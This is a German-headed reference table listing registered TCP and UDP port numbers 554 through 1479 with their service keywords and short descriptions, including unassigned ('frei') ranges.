rtsp	554/tcp	Real Time Stream Control Protocol
rtsp	554/udp	Real Time Stream Control Protocol
dsf	555/tcp	
dsf	555/udp	
remotefs	556/tcp	rfs server
remotefs	556/udp	rfs server
openvms-sysipc	557/tcp	openvms-sysipc
openvms-sysipc	557/udp	openvms-sysipc
sdnskmp	558/tcp	SDNSKMP
sdnskmp	558/udp	SDNSKMP
teedtap	559/tcp	TEEDTAP
teedtap	559/udp	TEEDTAP
rmonitor	560/tcp	rmonitord
rmonitor	560/udp	rmonitord
monitor	561/tcp	
monitor	561/udp	
chshell	562/tcp	chcmd
chshell	562/udp	chcmd
nntps	563/tcp	nntp protocol over TLS/SSL (was snntp)
nntps	563/udp	nntp protocol over TLS/SSL (was snntp)
9pfs	564/tcp	plan 9 file service
9pfs	564/udp	plan 9 file service
whoami	565/tcp	whoami
whoami	565/udp	whoami
streettalk	566/tcp	streettalk
streettalk	566/udp	streettalk
banyan-rpc	567/tcp	banyan-rpc
banyan-rpc	567/udp	banyan-rpc
ms-shuttle	568/tcp	microsoft shuttle
ms-shuttle	568/udp	microsoft shuttle
ms-rome	569/tcp	microsoft rome
ms-rome	569/udp	microsoft rome
meter	570/tcp	demon
meter	570/udp	demon
meter	571/tcp	udemon
meter	571/udp	udemon
sonar	572/tcp	sonar
sonar	572/udp	sonar
banyan-vip	573/tcp	banyan-vip
banyan-vip	573/udp	banyan-vip
ftp-agent	574/tcp	FTP Software Agent System
ftp-agent	574/udp	FTP Software Agent System
vemmi	575/tcp	VEMMI
vemmi	575/udp	VEMMI
ipcd	576/tcp	ipcd
ipcd	576/udp	ipcd
vnas	577/tcp	vnas
vnas	577/udp	vnas
ipdd	578/tcp	ipdd
ipdd	578/udp	ipdd
decbsrv	579/tcp	decbsrv
decbsrv	579/udp	decbsrv
sntp-heartbeat	580/tcp	SNTP HEARTBEAT
sntp-heartbeat	580/udp	SNTP HEARTBEAT
bdp	581/tcp	Bundle Discovery Protocol

Schlüsselwort	Nummer	Beschreibung
bdp	581/udp	Bundle Discovery Protocol
scc-security	582/tcp	SCC Security
scc-security	582/udp	SCC Security
philips-vc	583/tcp	Philips Video-Conferencing
philips-vc	583/udp	Philips Video-Conferencing
keyserver	584/tcp	Key Server
keyserver	584/udp	Key Server
imap4-ssl	585/tcp	IMAP4+SSL (use 993 instead)
imap4-ssl	585/udp	IMAP4+SSL (use 993 instead)
password-chg	586/tcp	Password Change
password-chg	586/udp	Password Change
submission	587/tcp	Submission
submission	587/udp	Submission
cal	588/tcp	CAL
cal	588/udp	CAL
eyelink	589/tcp	EyeLink
eyelink	589/udp	EyeLink
tns-cml	590/tcp	TNS CML
tns-cml	590/udp	TNS CML
http-alt	591/tcp	FileMaker, Inc. - HTTP Alternate (see
http-alt	591/udp	FileMaker, Inc. - HTTP Alternate (see
eudora-set	592/tcp	Eudora Set
eudora-set	592/udp	Eudora Set
http-rpc-epmap	593/tcp	HTTP RPC Ep Map
http-rpc-epmap	593/udp	HTTP RPC Ep Map
tpip	594/tcp	TPIP
tpip	594/udp	TPIP
cab-protocol	595/tcp	CAB Protocol
cab-protocol	595/udp	CAB Protocol
smsd	596/tcp	SMSD
smsd	596/udp	SMSD
ptcnameservice	597/tcp	PTC Name Service
ptcnameservice	597/udp	PTC Name Service
sco-websrvrmg3	598/tcp	SCO Web Server Manager 3
sco-websrvrmg3	598/udp	SCO Web Server Manager 3
acp	599/tcp	Aeolon Core Protocol
acp	599/udp	Aeolon Core Protocol
ipcserver	600/tcp	Sun IPC server
ipcserver	600/udp	Sun IPC server
urm	606/tcp	Cray Unified Resource Manager
urm	606/udp	Cray Unified Resource Manager
nqs	607/tcp	nqs
nqs	607/udp	nqs
sift-uft	608/tcp	Sender-Initiated/Unsolicited File Transfer
sift-uft	608/udp	Sender-Initiated/Unsolicited File Transfer
npmp-trap	609/tcp	npmp-trap
npmp-trap	609/udp	npmp-trap
npmp-local	610/tcp	npmp-local
npmp-local	610/udp	npmp-local
npmp-gui	611/tcp	npmp-gui
npmp-gui	611/udp	npmp-gui
hmmp-ind	612/tcp	HMMP Indication
hmmp-ind	612/udp	HMMP Indication
hmmp-op	613/tcp	HMMP Operation
hmmp-op	613/udp	HMMP Operation
sshell	614/tcp	SSLshell
sshell	614/udp	SSLshell
sco-inetmgr	615/tcp	Internet Configuration Manager
sco-inetmgr	615/udp	Internet Configuration Manager

Schlüsselwort	Nummer	Beschreibung
sco-sysmgr	616/tcp	SCO System Administration Server
sco-sysmgr	616/udp	SCO System Administration Server
sco-dtmgr	617/tcp	SCO Desktop Administration Server
sco-dtmgr	617/udp	SCO Desktop Administration Server
dei-icda	618/tcp	DEI-ICDA
dei-icda	618/udp	DEI-ICDA
digital-evm	619/tcp	Digital EVM
digital-evm	619/udp	Digital EVM
sco-websrvrmgr	620/tcp	SCO WebServer Manager
sco-websrvrmgr	620/udp	SCO WebServer Manager
escp-ip	621/tcp	ESCP
escp-ip	621/udp	ESCP
collaborator	622/tcp	Collaborator
collaborator	622/udp	Collaborator
aux_bus_shunt	623/tcp	Aux Bus Shunt
aux_bus_shunt	623/udp	Aux Bus Shunt
cryptoadmin	624/tcp	Crypto Admin
cryptoadmin	624/udp	Crypto Admin
dec_dlm	625/tcp	DEC DLM
dec_dlm	625/udp	DEC DLM
asia	626/tcp	ASIA
asia	626/udp	ASIA
passgo-tivoli	627/tcp	PassGo Tivoli
passgo-tivoli	627/udp	PassGo Tivoli
qmqp	628/tcp	QMQP
qmqp	628/udp	QMQP
3com-amp3	629/tcp	3Com AMP3
3com-amp3	629/udp	3Com AMP3
rda	630/tcp	RDA
rda	630/udp	RDA
ipp	631/tcp	IPP (Internet Printing Protocol)
ipp	631/udp	IPP (Internet Printing Protocol)
bmpp	632/tcp	bmpp
bmpp	632/udp	bmpp
servstat	633/tcp	Service Status update (Sterling Software)
servstat	633/udp	Service Status update (Sterling Software)
ginad	634/tcp	ginad
ginad	634/udp	ginad
rlzdbase	635/tcp	RLZ DBase
rlzdbase	635/udp	RLZ DBase
ldaps	636/tcp	ldap protocol over TLS/SSL (was sldap)
ldaps	636/udp	ldap protocol over TLS/SSL (was sldap)
lanserver	637/tcp	lanserver
lanserver	637/udp	lanserver
mcns-sec	638/tcp	mcns-sec
mcns-sec	638/udp	mcns-sec
msdp	639/tcp	MSDP
msdp	639/udp	MSDP
entrust-sps	640/tcp	entrust-sps
entrust-sps	640/udp	entrust-sps
repcmd	641/tcp	repcmd
repcmd	641/udp	repcmd
esro-emsdp	642/tcp	ESRO-EMSDP V1.3
esro-emsdp	642/udp	ESRO-EMSDP V1.3
sanity	643/tcp	SANity
sanity	643/udp	SANity
dwr	644/tcp	dwr
dwr	644/udp	dwr
pssc	645/tcp	PSSC

Schlüsselwort	Nummer	Beschreibung
pssc	645/udp	PSSC
ldp	646/tcp	LDP
ldp	646/udp	LDP
dhcp-failover	647/tcp	DHCP Failover
dhcp-failover	647/udp	DHCP Failover
rrp	648/tcp	Registry Registrar Protocol (RRP)
rrp	648/udp	Registry Registrar Protocol (RRP)
aminet	649/tcp	Aminet
aminet	649/udp	Aminet
obex	650/tcp	OBEX
obex	650/udp	OBEX
ieee-mms	651/tcp	IEEE MMS
ieee-mms	651/udp	IEEE MMS
udlr-dtcp	652/tcp	UDLR_DTCP
udlr-dtcp	652/udp	UDLR_DTCP
#	653-665	frei
mdqs	666/tcp	
mdqs	666/udp	
doom	666/tcp	doom Id Software
doom	666/udp	doom Id Software
disclose	667/tcp	campaign contribution disclosures - SDR Technologies
disclose	667/udp	campaign contribution disclosures - SDR Technologies
mecomm	668/tcp	MeComm
mecomm	668/udp	MeComm
meregister	669/tcp	MeRegister
meregister	669/udp	MeRegister
vacdsm-sws	670/tcp	VACDSM-SWS
vacdsm-sws	670/udp	VACDSM-SWS
vacdsm-app	671/tcp	VACDSM-APP
vacdsm-app	671/udp	VACDSM-APP
vpps-qua	672/tcp	VPPS-QUA
vpps-qua	672/udp	VPPS-QUA
cimplex	673/tcp	CIMPLEX
cimplex	673/udp	CIMPLEX
acap	674/tcp	ACAP
acap	674/udp	ACAP
dctp	675/tcp	DCTP
dctp	675/udp	DCTP
vpps-via	676/tcp	VPPS Via
vpps-via	676/udp	VPPS Via
vpp	677/tcp	Virtual Presence Protocol
vpp	677/udp	Virtual Presence Protocol
ggf-ncp	678/tcp	GNU Gereration Foundation NCP
ggf-ncp	678/udp	GNU Generation Foundation NCP
mrm	679/tcp	MRM
mrm	679/udp	MRM
entrust-aaas	680/tcp	entrust-aaas
entrust-aaas	680/udp	entrust-aaas
entrust-aams	681/tcp	entrust-aams
entrust-aams	681/udp	entrust-aams
xfr	682/tcp	XFR
xfr	682/udp	XFR
corba-iiop	683/tcp	CORBA IIOP
corba-iiop	683/udp	CORBA IIOP
corba-iiop-ssl	684/tcp	CORBA IIOP SSL
corba-iiop-ssl	684/udp	CORBA IIOP SSL
mdc-portmapper	685/tcp	MDC Port Mapper
mdc-portmapper	685/udp	MDC Port Mapper
hcp-wismar	686/tcp	Hardware Control Protocol Wismar

Schlüsselwort	Nummer	Beschreibung
hcp-wismar	686/udp	Hardware Control Protocol Wismar
asipregistry	687/tcp	asipregistry
asipregistry	687/udp	asipregistry
#	688-703	frei
elcsd	704/tcp	errlog copy/server daemon
elcsd	704/udp	errlog copy/server daemon
agentx	705/tcp	AgentX
agentx	705/udp	AgentX
#	706	frei
borland-dsj	707/tcp	Borland DSJ
borland-dsj	707/udp	Borland DSJ
#	708	frei
entrust-kmsh	709/tcp	Entrust Key Management Service Handler
entrust-kmsh	709/udp	Entrust Key Management Service Handler
entrust-ash	710/tcp	Entrust Administration Service Handler
entrust-ash	710/udp	Entrust Administration Service Handler
cisco-tdp	711/tcp	Cisco TDP
cisco-tdp	711/udp	Cisco TDP
#	712-728	frei
netviewdm1	729/tcp	IBM NetView DM/6000 Server/Client
netviewdm1	729/udp	IBM NetView DM/6000 Server/Client
netviewdm2	730/tcp	IBM NetView DM/6000 send/tcp
netviewdm2	730/udp	IBM NetView DM/6000 send/tcp
netviewdm3	731/tcp	IBM NetView DM/6000 receive/tcp
netviewdm3	731/udp	IBM NetView DM/6000 receive/tcp
netgw	741/tcp	netGW
netgw	741/udp	netGW
netrcs	742/tcp	Network based Rev. Cont. Sys.
netrcs	742/udp	Network based Rev. Cont. Sys.
flexlm	744/tcp	Flexible License Manager
flexlm	744/udp	Flexible License Manager
	747/tcp	Fujitsu Device Control
fujitsu-dev	747/udp	Fujitsu Device Control
ris-cm	748/tcp	Russell Info Sci Calendar Manager
ris-cm	748/udp	Russell Info Sci Calendar Manager
kerberos-adm	749/tcp	kerberos administration
kerberos-adm	749/udp	kerberos administration
rfile	750/tcp	
loadav	750/udp	
kerberos-iv	750/udp	kerberos version iv
pump	751/tcp	
pump	751/udp	
qrh	752/tcp	
qrh	752/udp	
rrh	753/tcp	
rrh	753/udp	
tell	754/tcp	send
tell	754/udp	send
nlogin	758/tcp	
nlogin	758/udp	
con	759/tcp	
con	759/udp	
ns	760/tcp	
ns	760/udp	
rxe	761/tcp	
rxe	761/udp	
quotad	762/tcp	
quotad	762/udp	
cycleserv	763/tcp	

Schlüsselwort	Nummer	Beschreibung
cycleserv	763/udp	
omserv	764/tcp	
omserv	764/udp	
webster	765/tcp	
webster	765/udp	
phonebook	767/tcp	phone
phonebook	767/udp	phone
vid	769/tcp	
vid	769/udp	
cadlock	770/tcp	
cadlock	770/udp	
rtip	771/tcp	
rtip	771/udp	
cycleserv2	772/tcp	
cycleserv2	772/udp	
submit	773/tcp	
notify	773/udp	
rpasswd	774/tcp	
acmaint_dbd	774/udp	
entomb	775/tcp	
acmaint_transd	775/udp	
wpages	776/tcp	
wpages	776/udp	
multiling-http	777/tcp	Multiling HTTP
multiling-http	777/udp	Multiling HTTP
#	778-779	Unassgined
wpgs	780/tcp	
wpgs	780/udp	
concert	786/tcp	Concert
concert	786/udp	Concert
qsc	787/tcp	QSC
qsc	787/udp	QSC
#	788-799	frei
mdbs_daemon	800/tcp	
mdbs_daemon	800/udp	
device	801/tcp	
device	801/udp	
#	802-809	frei
fcp-udp	810/tcp	FCP
fcp-udp	810/udp	FCP Datagram
#	811-827	frei
itm-mcell-s	828/tcp	itm-mcell-s
itm-mcell-s	828/udp	itm-mcell-s
pkix-3-ca-ra	829/tcp	PKIX-3 CA/RA
pkix-3-ca-ra	829/udp	PKIX-3 CA/RA
#	830-872	frei
rsync	873/tcp	rsync
rsync	873/udp	rsync
#	875-885	frei
iclcnet-locate	886/tcp	ICL coNETion locate server
iclcnet-locate	886/udp	ICL coNETion locate server
iclcnet_svinfo	887/tcp	ICL coNETion server info
iclcnet_svinfo	887/udp	ICL coNETion server info
accessbuilder	888/tcp	AccessBuilder
accessbuilder	888/udp	AccessBuilder
cddbp	888/tcp	CD Database Protocol
#	889-899	frei
omginitialrefs	900/tcp	OMG Initial Refs
omginitialrefs	900/udp	OMG Initial Refs

Schlüsselwort	Nummer	Beschreibung
#	901-910	frei
xact-backup	911/tcp	xact-backup
xact-backup	911/udp	xact-backup
#	912-988	frei
ftps-data	989/tcp	ftp protocol, data, over TLS/SSL
ftps-data	989/udp	ftp protocol, data, over TLS/SSL
ftps	990/tcp	ftp protocol, control, over TLS/SSL
ftps	990/udp	ftp protocol, control, over TLS/SSL
nas	991/tcp	Netnews Administration System
nas	991/udp	Netnews Administration System
telnets	992/tcp	telnet protocol over TLS/SSL
telnets	992/udp	telnet protocol over TLS/SSL
imaps	993/tcp	imap4 protocol over TLS/SSL
imaps	993/udp	imap4 protocol over TLS/SSL
ircs	994/tcp	irc protocol over TLS/SSL
ircs	994/udp	irc protocol over TLS/SSL
pop3s	995/tcp	pop3 protocol over TLS/SSL (was spop3)
pop3s	995/udp	pop3 protocol over TLS/SSL (was spop3)
vsinet	996/tcp	vsinet
vsinet	996/udp	vsinet
maitrd	997/tcp	
maitrd	997/udp	
busboy	998/tcp	
puparp	998/udp	
garcon	999/tcp	
applix	999/udp	Applix ac
puprouter	999/tcp	
puprouter	999/udp	
cadlock	1000/tcp	
ock	1000/udp	
#	1001-1009	frei
#	1008/udp	Possibly used by Sun Solaris
surf	1010/tcp	surf
surf	1010/udp	surf
#	1011-1022	reserviert
	1023/tcp	reserviert
	1023/udp	reserviert

Inoffizielle Ports

Schlüsselwort	Nummer	Beschreibung
	1024/tcp	reserviert
	1024/udp	reserviert
blackjack	1025/tcp	network blackjack
blackjack	1025/udp	network blackjack
iad1	1030/tcp	BBN IAD
iad1	1030/udp	BBN IAD
iad2	1031/tcp	BBN IAD
iad2	1031/udp	BBN IAD
iad3	1032/tcp	BBN IAD
iad3	1032/udp	BBN IAD
neod1	1047/tcp	Sun's NEO Object Request Broker
neod1	1047/udp	Sun's NEO Object Request Broker
neod2	1048/tcp	Sun's NEO Object Request Broker
neod2	1048/udp	Sun's NEO Object Request Broker
nim	1058/tcp	nim

Schlüsselwort	Nummer	Beschreibung
nim	1058/udp	nim
nimreg	1059/tcp	nimreg
nimreg	1059/udp	nimreg
instl_boots	1067/tcp	Installation Bootstrap Proto. Serv.
instl_boots	1067/udp	Installation Bootstrap Proto. Serv.
instl_bootc	1068/tcp	Installation Bootstrap Proto. Cli.
instl_bootc	1068/udp	Installation Bootstrap Proto. Cli.
socks	1080/tcp	Socks
socks	1080/udp	Socks
ansoft-lm-1	1083/tcp	Anasoft License Manager
ansoft-lm-1	1083/udp	Anasoft License Manager
ansoft-lm-2	1084/tcp	Anasoft License Manager
ansoft-lm-2	1084/udp	Anasoft License Manager
#	1085-1096	frei
sunclustermgr	1097/tcp	Sun Cluster Manager
sunclustermgr	1097/udp	Sun Cluster Manager
rmiactivation	1098/tcp	RMI Activation
rmiactivation	1098/udp	RMI Activation
rmiregistry	1099/tcp	RMI Registry
rmiregistry	1099/udp	RMI Registry
nfsd-status	1110/tcp	Cluster status info
nfsd-keepalive	1110/udp	Client status info
lmsocialserver	1111/tcp	LM Social Server
lmsocialserver	1111/udp	LM Social Server
mini-sql	1114/tcp	Mini SQL
mini-sql	1114/udp	Mini SQL
murray	1123/tcp	Murray
murray	1123/udp	Murray
nfa	1155/tcp	Network File Access
nfa	1155/udp	Network File Access
health-polling	1161/tcp	Health Polling
health-polling	1161/udp	Health Polling
health-trap	1162/tcp	Health Trap
health-trap	1162/udp	Health Trap
mc-client	1180/tcp	Millicent Client Proxy
mc-client	1180/udp	Millicent Client Proxy
lupa	1212/tcp	lupa
lupa	1212/udp	lupa
nerv	1222/tcp	SNI R&D network
nerv	1222/udp	SNI R&D network
#	1223-1233	frei
search-agent	1234/tcp	Infoseek Search Agent
search-agent	1234/udp	Infoseek Search Agent
#	1235-1238	frei
nmsd	1239/tcp	NMSD
nmsd	1239/udp	NMSD
#	1240-1247	frei
hermes	1248/tcp	
hermes	1248/udp	
#	1249-1299	frei
h323hostcallsc	1300/tcp	H323 Host Call Secure
h323hostcallsc	1300/udp	H323 Host Call Secure
#	1301-1309	frei
husky	1310/tcp	Husky
husky	1310/udp	Husky
rxmon	1311/tcp	RxMon
rxmon	1311/udp	RxMon
sti-envision	1312/tcp	STI Envision
sti-envision	1312/udp	STI Envision

Schlüsselwort	Nummer	Beschreibung
bmc_patroldb	1313/tcp	BMC_PATROLDB
bmc-patroldb	1313/udp	BMC_PATROLDB
pdps	1314/tcp	Photoscript Distributed Printing System
pdps	1314/udp	Photoscript Distributed Printing System
#	1315-1320	frei
pip	1321/tcp	PIP
pip	1321/udp	PIP
#	1322-1334	frei
digital-notary	1335/tcp	Digital Notary Protocol
digital-notary	1335/udp	Digital Notary Protocol
#	1336-1334	frei
vpjp	1345/tcp	VPJP
vpjp	1345/udp	VPJP
alta-ana-lm	1346/tcp	Alta Analytics License Manager
alta-ana-lm	1346/udp	Alta Analytics License Manager
bbn-mmc	1347/tcp	multi media conferencing
bbn-mmc	1347/udp	multi media conferencing
bbn-mmx	1348/tcp	multi media conferencing
bbn-mmx	1348/udp	multi media conferencing
sbook	1349/tcp	Registration Network Protocol
sbook	1349/udp	Registration Network Protocol
editbench	1350/tcp	Registration Network Protocol
editbench	1350/udp	Registration Network Protocol
equationbuilder	1351/tcp	Digital Tool Works (MIT)
equationbuilder	1351/udp	Digital Tool Works (MIT)
lotusnote	1352/tcp	Lotus Note
lotusnote	1352/udp	Lotus Note
relief	1353/tcp	Relief Consulting
relief	1353/udp	Relief Consulting
rightbrain	1354/tcp	RightBrain Software
rightbrain	1354/udp	RightBrain Software
intuitive-edge	1355/tcp	Intuitive Edge
intuitive-edge	1355/udp	Intuitive Edge
cuillamartin	1356/tcp	CuillaMartin Company
cuillamartin	1356/udp	CuillaMartin Company
pegboard	1357/tcp	Electronic PegBoard
pegboard	1357/udp	Electronic PegBoard
connlcli	1358/tcp	CONNLCLI
connlcli	1358/udp	CONNLCLI
ftsrv	1359/tcp	FTSRV
ftsrv	1359/udp	FTSRV
mimer	1360/tcp	MIMER
mimer	1360/udp	MIMER
linx	1361/tcp	LinX
linx	1361/udp	LinX
timeflies	1362/tcp	TimeFlies
timeflies	1362/udp	TimeFlies
ndm-requester	1363/tcp	Network DataMover Requester
ndm-requester	1363/udp	Network DataMover Requester
ndm-server	1364/tcp	Network DataMover Server
ndm-server	1364/udp	Network DataMover Server
adapt-sna	1365/tcp	Network Software Associates
adapt-sna	1365/udp	Network Software Associates
netware-csp	1366/tcp	Novell NetWare Comm Service Platform
netware-csp	1366/udp	Novell NetWare Comm Service Platform
dcs	1367/tcp	DCS
dcs	1367/udp	DCS
screencast	1368/tcp	ScreenCast
screencast	1368/udp	ScreenCast

Schlüsselwort	Nummer	Beschreibung
gv-us	1369/tcp	GlobalView to Unix Shell
gv-us	1369/udp	GlobalView to Unix Shell
us-gv	1370/tcp	Unix Shell to GlobalView
us-gv	1370/udp	Unix Shell to GlobalView
fc-cli	1371/tcp	Fujitsu Config Protocol
fc-cli	1371/udp	Fujitsu Config Protocol
fc-ser	1372/tcp	Fujitsu Config Protocol
fc-ser	1372/udp	Fujitsu Config Protocol
chromagrafx	1373/tcp	Chromagrafx
chromagrafx	1373/udp	Chromagrafx
molly	1374/tcp	EPI Software Systems
molly	1374/udp	EPI Software Systems
bytex	1375/tcp	Bytex
bytex	1375/udp	Bytex
ibm-pps	1376/tcp	IBM Person to Person Software
ibm-pps	1376/udp	IBM Person to Person Software
cichlid	1377/tcp	Cichlid License Manager
cichlid	1377/udp	Cichlid License Manager
elan	1378/tcp	Elan License Manager
elan	1378/udp	Elan License Manager
dbreporter	1379/tcp	Integrity Solutions
dbreporter	1379/udp	Integrity Solutions
telesis-licman	1380/tcp	Telesis Network License Manager
telesis-licman	1380/udp	Telesis Network License Manager
apple-licman	1381/tcp	Apple Network License Manager
apple-licman	1381/udp	Apple Network License Manager
udt_os	1382/tcp	
udt_os	1382/udp	
gwha	1383/tcp	GW Hannaway Network License Manager
gwha	1383/udp	GW Hannaway Network License Manager
os-licman	1384/tcp	Objective Solutions License Manager
os-licman	1384/udp	Objective Solutions License Manager
atex_elmd	1385/tcp	Atex Publishing License Manager
atex_elmd	1385/udp	Atex Publishing License Manager
checksum	1386/tcp	CheckSum License Manager
checksum	1386/udp	CheckSum License Manager
cadsi-lm	1387/tcp	Computer Aided Design Software Inc LM
cadsi-lm	1387/udp	Computer Aided Design Software Inc LM
objective-dbc	1388/tcp	Objective Solutions DataBase Cache
objective-dbc	1388/udp	Objective Solutions DataBase Cache
iclpv-dm	1389/tcp	Document Manager
iclpv-dm	1389/udp	Document Manager
iclpv-sc	1390/tcp	Storage Controller
iclpv-sc	1390/udp	Storage Controller
iclpv-sas	1391/tcp	Storage Access Server
iclpv-sas	1391/udp	Storage Access Server
iclpv-pm	1392/tcp	Print Manager
iclpv-pm	1392/udp	Print Manager
iclpv-nls	1393/tcp	Network Log Server
iclpv-nls	1393/udp	Network Log Server
iclpv-nlc	1394/tcp	Network Log Client
iclpv-nlc	1394/udp	Network Log Client
iclpv-wsm	1395/tcp	PC Workstation Manager software
iclpv-wsm	1395/udp	PC Workstation Manager software
dvl-activemail	1396/tcp	DVL Active Mail
dvl-activemail	1396/udp	DVL Active Mail
audio-activmail	1397/tcp	Audio Active Mail
audio-activmail	1397/udp	Audio Active Mail
video-activmail	1398/tcp	Video Active Mail

Schlüsselwort	Nummer	Beschreibung
video-activmail	1398/udp	Video Active Mail
cadkey-licman	1399/tcp	Cadkey License Manager
cadkey-licman	1399/udp	Cadkey License Manager
cadkey-tablet	1400/tcp	Cadkey Tablet Daemon
cadkey-tablet	1400/udp	Cadkey Tablet Daemon
goldleaf-licman	1401/tcp	Goldleaf License Manager
goldleaf-licman	1401/udp	Goldleaf License Manager
prm-sm-np	1402/tcp	Prospero Resource Manager
prm-sm-np	1402/udp	Prospero Resource Manager
prm-nm-np	1403/tcp	Prospero Resource Manager
prm-nm-np	1403/udp	Prospero Resource Manager
igi-lm	1404/tcp	Infinite Graphics License Manager
igi-lm	1404/udp	Infinite Graphics License Manager
ibm-res	1405/tcp	IBM Remote Execution Starter
ibm-res	1405/udp	IBM Remote Execution Starter
netlabs-lm	1406/tcp	NetLabs License Manager
netlabs-lm	1406/udp	NetLabs License Manager
dbsa-lm	1407/tcp	DBSA License Manager
dbsa-lm	1407/udp	DBSA License Manager
sophia-lm	1408/tcp	Sophia License Manager
sophia-lm	1408/udp	Sophia License Manager
here-lm	1409/tcp	Here License Manager
here-lm	1409/udp	Here License Manager
hiq	1410/tcp	HiQ License Manager
hiq	1410/udp	HiQ License Manager
af	1411/tcp	AudioFile
af	1411/udp	AudioFile
innosys	1412/tcp	InnoSys
innosys	1412/udp	InnoSys
innosys-acl	1413/tcp	Innosys-ACL
innosys-acl	1413/udp	Innosys-ACL
ibm-mqseries	1414/tcp	IBM MQSeries
ibm-mqseries	1414/udp	IBM MQSeries
dbstar	1415/tcp	DBStar
dbstar	1415/udp	DBStar
novell-lu6.2	1416/tcp	Novell LU6.2
novell-lu6.2	1416/udp	Novell LU6.2
timbuktu-srv1	1417/tcp	Timbuktu Service 1 Port
timbuktu-srv1	1417/udp	Timbuktu Service 1 Port
timbuktu-srv2	1418/tcp	Timbuktu Service 2 Port
timbuktu-srv2	1418/udp	Timbuktu Service 2 Port
timbuktu-srv3	1419/tcp	Timbuktu Service 3 Port
timbuktu-srv3	1419/udp	Timbuktu Service 3 Port
timbuktu-srv4	1420/tcp	Timbuktu Service 4 Port
timbuktu-srv4	1420/udp	Timbuktu Service 4 Port
gandalf-lm	1421/tcp	Gandalf License Manager
gandalf-lm	1421/udp	Gandalf License Manager
autodesk-lm	1422/tcp	Autodesk License Manager
autodesk-lm	1422/udp	Autodesk License Manager
essbase	1423/tcp	Essbase Arbor Software
essbase	1423/udp	Essbase Arbor Software
hybrid	1424/tcp	Hybrid Encryption Protocol
hybrid	1424/udp	Hybrid Encryption Protocol
zion-lm	1425/tcp	Zion Software License Manager
zion-lm	1425/udp	Zion Software License Manager
sais	1426/tcp	Satellite-data Acquisition System 1
sais	1426/udp	Satellite-data Acquisition System 1
mloadd	1427/tcp	mloadd monitoring tool
mloadd	1427/udp	mloadd monitoring tool

Schlüsselwort	Nummer	Beschreibung
informatik-lm	1428/tcp	Informatik License Manager
informatik-lm	1428/udp	Informatik License Manager
nms	1429/tcp	Hypercom NMS
nms	1429/udp	Hypercom NMS
tpdu	1430/tcp	Hypercom TPDU
tpdu	1430/udp	Hypercom TPDU
rgtp	1431/tcp	Reverse Gossip Transport
rgtp	1431/udp	Reverse Gossip Transport
blueberry-lm	1432/tcp	Blueberry Software License Manager
blueberry-lm	1432/udp	Blueberry Software License Manager
ms-sql-s	1433/tcp	Microsoft-SQL-Server
ms-sql-s	1433/udp	Microsoft-SQL-Server
ms-sql-m	1434/tcp	Microsoft-SQL-Monitor
ms-sql-m	1434/udp	Microsoft-SQL-Monitor
ibm-cics	1435/tcp	IBM CICS
ibm-cics	1435/udp	IBM CICS
saism	1436/tcp	Satellite-data Acquisition System 2
saism	1436/udp	Satellite-data Acquisition System 2
tabula	1437/tcp	Tabula
tabula	1437/udp	Tabula
eicon-server	1438/tcp	Eicon Security Agent/Server
eicon-server	1438/udp	Eicon Security Agent/Server
eicon-x25	1439/tcp	Eicon X25/SNA Gateway
eicon-x25	1439/udp	Eicon X25/SNA Gateway
eicon-slp	1440/tcp	Eicon Service Location Protocol
eicon-slp	1440/udp	Eicon Service Location Protocol
cadis-1	1441/tcp	Cadis License Management
cadis-1	1441/udp	Cadis License Management
cadis-2	1442/tcp	Cadis License Management
cadis-2	1442/udp	Cadis License Management
ies-lm	1443/tcp	Integrated Engineering Software
ies-lm	1443/udp	Integrated Engineering Software
marcam-lm	1444/tcp	Marcam License Management
marcam-lm	1444/udp	Marcam License Management
proxima-lm	1445/tcp	Proxima License Manager
proxima-lm	1445/udp	Proxima License Manager
ora-lm	1446/tcp	Optical Research Associates License Manager
ora-lm	1446/udp	Optical Research Associates License Manager
apri-lm	1447/tcp	Applied Parallel Research LM
apri-lm	1447/udp	Applied Parallel Research LM
oc-lm	1448/tcp	OpenConnect License Manager
oc-lm	1448/udp	OpenConnect License Manager
peport	1449/tcp	PEport
peport	1449/udp	PEport
dwf	1450/tcp	Tandem Distributed Workbench Facility
dwf	1450/udp	Tandem Distributed Workbench Facility
infoman	1451/tcp	IBM Information Management
infoman	1451/udp	IBM Information Management
gtegsc-lm	1452/tcp	GTE Government Systems License Man
gtegsc-lm	1452/udp	GTE Government Systems License Man
genie-lm	1453/tcp	Genie License Manager
genie-lm	1453/udp	Genie License Manager
interhdl_elmd	1454/tcp	interHDL License Manager
interhdl_elmd	1454/udp	interHDL License Manager
esl-lm	1455/tcp	ESL License Manager
esl-lm	1455/udp	ESL License Manager
dca	1456/tcp	DCA
dca	1456/udp	DCA
valisys-lm	1457/tcp	Valisys License Manager

Schlüsselwort	Nummer	Beschreibung
valisys-lm	1457/udp	Valisys License Manager
nrcabq-lm	1458/tcp	Nichols Research Corp.
nrcabq-lm	1458/udp	Nichols Research Corp.
proshare1	1459/tcp	Proshare Notebook Application
proshare1	1459/udp	Proshare Notebook Application
proshare2	1460/tcp	Proshare Notebook Application
proshare2	1460/udp	Proshare Notebook Application
ibm_wrless_lan	1461/tcp	IBM Wireless LAN
ibm_wrless_lan	1461/udp	IBM Wireless LAN
world-lm	1462/tcp	World License Manager
world-lm	1462/udp	World License Manager
nucleus	1463/tcp	Nucleus
nucleus	1463/udp	Nucleus
msl_lmd	1464/tcp	MSL License Manager
msl_lmd	1464/udp	MSL License Manager
pipes	1465/tcp	Pipes Platform
pipes	1465/udp	Pipes Platform mfarlin@peerlogic.com
oceansoft-lm	1466/tcp	Ocean Software License Manager
oceansoft-lm	1466/udp	Ocean Software License Manager
csdmbase	1467/tcp	CSDMBASE
csdmbase	1467/udp	CSDMBASE
csdm	1468/tcp	CSDM
csdm	1468/udp	CSDM
aal-lm	1469/tcp	Active Analysis Limited License Manager
aal-lm	1469/udp	Active Analysis Limited License Manager
uaiact	1470/tcp	Universal Analytics
uaiact	1470/udp	Universal Analytics
csdmbase	1471/tcp	csdmbase
csdmbase	1471/udp	csdmbase
csdm	1472/tcp	csdm
csdm	1472/udp	csdm
openmath	1473/tcp	OpenMath
openmath	1473/udp	OpenMath
telefinder	1474/tcp	Telefinder
telefinder	1474/udp	Telefinder
taligent-lm	1475/tcp	Taligent License Manager
taligent-lm	1475/udp	Taligent License Manager
clvm-cfg	1476/tcp	clvm-cfg
clvm-cfg	1476/udp	clvm-cfg
ms-sna-server	1477/tcp	ms-sna-server
ms-sna-server	1477/udp	ms-sna-server
ms-sna-base	1478/tcp	ms-sna-base
ms-sna-base	1478/udp	ms-sna-base
dberegister	1479/tcp	dberegister
dberegister	1479/udp	dberegister
